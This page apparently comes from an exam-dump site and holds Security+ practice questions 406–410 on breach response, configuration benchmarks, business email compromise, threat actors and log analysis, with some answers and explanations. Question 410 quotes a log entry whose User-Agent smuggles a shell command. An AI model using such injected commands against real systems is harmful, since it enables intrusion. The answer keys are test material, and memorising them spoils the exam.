
**NEW QUESTION: 406**
A company discovered its data was advertised for sale on the dark web. During the initial investigation, the company determined the data was proprietary data. Which of the following is the next step the company should take?
**A.** Report the breach to the local authorities.
**B.** Implement vulnerability scanning of the company's systems.
**C.** Identity the attacker sentry methods.
**D.** Notify the applicable parties of the breach.
**Answer: D (LEAVE A REPLY)**



**NEW QUESTION: 407**
An MSSP manages firewalls for hundreds of clients. Which of the following tools would be most helpful to create a standard configuration template in order to improve the efficiency of firewall changes?
**A.** SNMP
**B.** Benchmarks
**C.** Netflow
**D.** SCAP

**Answer: (SHOW ANSWER)**
Benchmarks provide standardized security configuration baselines or templates (such as CIS Benchmarks) for systems including firewalls. Using benchmarks helps MSSPs apply consistent and secure configurations across many clients efficiently.
SNMP (A) is for network device management, Netflow (C) is for traffic analysis, and SCAP (D) is a framework for vulnerability and compliance management but not directly for template creation.
Benchmarks are fundamental for configuration management in Security Operations#6:Chapter 14 CompTIA Security+ Study Guide#.

**NEW QUESTION: 408**
Which of the following scenarios describes a possible business email compromise attack?
**A.** An employee receives a gift card request in an email that has an executive's name in the display field of the email.
**B.** Employees who open an email attachment receive messages demanding payment in order to access files.
**C.** A service desk employee receives an email from the HR director asking for log-in credentials to a cloud administrator account.
**D.** An employee receives an email with a link to a phishing site that is designed to look like the company's email portal.
**Answer: (SHOW ANSWER)**
A business email compromise (BEC) attack is a type of phishing attack that targets employees who have access to company funds or sensitive information. The attacker impersonates a trusted person, such as an executive, a vendor, or a client, and requests a fraudulent payment, a wire transfer, or confidential data. The attacker often uses social engineering techniques, such as urgency, pressure, or familiarity, to convince the victim to comply with the request12.
In this scenario, option A describes a possible BEC attack, where an employee receives a gift card request in an email that has an executive's name in the display field of the email. The email may look like it is coming from the executive, but the actual email address may be spoofed or compromised. The attacker may claim that the gift cards are needed for a business purpose, such as rewarding employees or clients, and ask the employee to purchase them and send the codes. This is a common tactic used by BEC attackers to steal money from unsuspecting victims34.
Option B describes a possible ransomware attack, where malicious software encrypts the files on a device and demands a ransom for the decryption key. Option C describes a possible credential harvesting attack, where an attacker tries to obtain the login information of a privileged account by posing as a legitimate authority.
Option D describes a possible phishing attack, where an attacker tries to lure the victim to a fake website that mimics the company's email portal and capture their credentials. These are all types of cyberattacks, but they are not examples of BEC attacks. References = 1: Business Email Compromise - CompTIA Security+ SY0-
701 - 2.2 2: CompTIA Security+ SY0-701 Certification Study Guide 3: Business Email Compromise: The 12 Billion Dollar Scam 4: TOTAL: CompTIA Security+ Cert (SY0-701) | Udemy

**NEW QUESTION: 409**
Which of the following threat actors is the most likely to be hired by a foreign government to attack critical systems located in other countries?
**A.** Hacktivist
**B.** Whistleblower
**C.** Organized crime
**D.** Unskilled attacker
**Answer: (SHOW ANSWER)**

Organized crime is a type of threat actor that is motivated by financial gain and often operates across national borders. Organized crime groups may be hired by foreign governments to conduct cyberattacks on critical systems located in other countries, such as power grids, military networks, or financial institutions. Organized crime groups have the resources, skills, and connections to carry out sophisticated and persistent attacks that can cause significant damage and disruption12. References = 1: Threat Actors - CompTIA Security+ SY0-701 - 2.1 2: CompTIA Security+ SY0-701 Certification Study Guide

**NEW QUESTION: 410**
A security analyst is reviewing logs and discovers the following:

```
149.34.228.10 - - [28/Jan/2023:16:32:45 -0300] "GET / HTTP/1.0" User-Agent: ${/bin/sh/ id} 200 397
```

Which of the following should be used lo best mitigate this type of attack?
**A.** Sandboxing
**B.** Secure cookies
**C.** Static code analysis
**D.** Input sanitization
**Answer: (SHOW ANSWER)**